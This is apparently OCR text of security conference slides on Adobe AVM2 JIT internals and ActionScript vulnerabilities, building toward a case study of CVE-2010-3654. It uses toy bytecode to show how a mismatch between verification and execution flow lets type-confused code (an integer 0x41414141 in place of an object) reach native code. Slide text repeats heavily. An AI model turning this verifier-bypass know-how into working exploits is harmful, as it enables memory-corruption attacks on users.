
Bytecode Block

- A function will be divided into many “**Bytecode Blocks**”.
- Based on “**Jumping Targets**”
- **Jumping Targets** are from **Jumping Operators**
- **Jumping Operator**: jump / jne / ifnle / lookupswitch… Any operators could produce a new branch in function.

ActionScript Structure



Verification Flow and Execution Flow



- Verification Flow: The calculated flow that used in the Verification and Generation Process.
- Execution Flow: The real program flow.

Agenda


1	Overview on AVM2 and JIT
2	Essence of ActionScript Vulnerability
3	Atom Confusion
4	Case Study: Understanding CVE-2010-3654
5	Case Study: Exploiting CVE-2010-3654

ActionScript Vulnerability

- ActionScript Vulnerabilities are due to various program flow calculating errors in the Verification/Generation Process (the Verification Flow and the Execution Flow are not the same).


ActionScript Vulnerability

- ActionScript Vulnerabilities are due to various program flow calculating errors in the Verification/Generation Process (the Verification Flow and the Execution Flow are not the same).




ActionScript Vulnerability

- ActionScript Vulnerabilities are due to various program flow calculating errors in the Verification/Generation Process (the Verification Flow and the Execution Flow are not the same).




ActionScript Vulnerability

- ActionScript Vulnerabilities are due to various program flow calculating errors in the Verification/Generation Process (the Verification Flow and the Execution Flow are not the same).



ActionScript Vulnerability

- ActionScript Vulnerabilities are due to various program flow calculating errors in the Verification/Generation Process (the Verification Flow and the Execution Flow are not the same).




The JITed code might not be safe for Flow B!

Safe Block

```
L1: findpropstric   <q>[public]::trace              ; func “trace()” object pushed
L2: pushstring      “aaaaaaaa”                         ; push a string
L3: callpropvoid    <q>[public]::trace, 1 params   ; call on the func object
```

Safe Block


```
trace("aaaaaaaa");
```




```
L1: findpropstric   <q>[public]::trace              ; func "trace()" object pushed
L2: pushstring      "aaaaaaaa"                      ; push a string
L3: callpropvoid    <q>[public]::trace, 1 params    ; call on the func object
```

Safe Block

```
trace("aaaaaaaa");
```



```
L1: findpropstric   <q>[public]::trace          ; func "trace()" object pushed
L2: pushstring      "aaaaaaaa"                  ; push a string
L3: callpropvoid    <q>[public]::trace, 1 params   ; call on the func object
```



Verification: Pass


Generate/Execute safe Native Code

Un-safe Block

```
L1: pushint          0x41414141                          ; push an integer
L2: pushstring       “aaaaaaaa”                          ; push a string
L3: callpropvoid     <q>[public]::trace, 1 params        ; ?
```

Un-safe Block


```
L1: pushint          0x41414141                          ; push an integer
L2: pushstring       “aaaaaaaa”                          ; push a string
L3: callpropvoid     <q>[public]::trace, 1 params        ; ?
```



* Verification: Failed
* Reason: “callpropvoid” needs an Object, you give an Integer.

Un-safe Block


```
L1: pushint          0x41414141                          ; push an integer
L2: pushstring       “aaaaaaaa”                          ; push a string
L3: callpropvoid     <q>[public]::trace, 1 params        ; ?
```



* But, say, if it passes the Verification…
* Will generate/execute un-safe Native Code

Un-safe Block


```
L1: pushint          0x41414141                          ; push an integer
L2: pushstring       “aaaaaaaa”                          ; push a string
L3: callpropvoid     <q>[public]::trace, 1 params        ; ?
```



So we say this situation is un-safe.

* But, say, if it passes the Verification…
* Will generate/execute un-safe Native Code

Example



```
L1: findpropstric   <q>[public]::trace
L2: pushstring      “bbbbbbbb”
L3: jump            L6

L4: pushint         0x41414141
L5: pushstring      “aaaaaaaa”

L6: callpropvoid    <q>[public]::trace, 1 params
```


Example

- Assume that there are two Jumping Targets point to Line 1 and Line 4 (may from other Jumping Operators).

Example


- Assume that there are two Jumping Targets point to Line 1 and Line 4 (may from other Jumping Operators).
- So, the whole Bytecode will be divided into 3 Blocks (plus the Jumping Target at Line 6 produced by Line 3).

Verification Flow




- **Verification Flow: Block 1 => Block 3**

Execution Flow



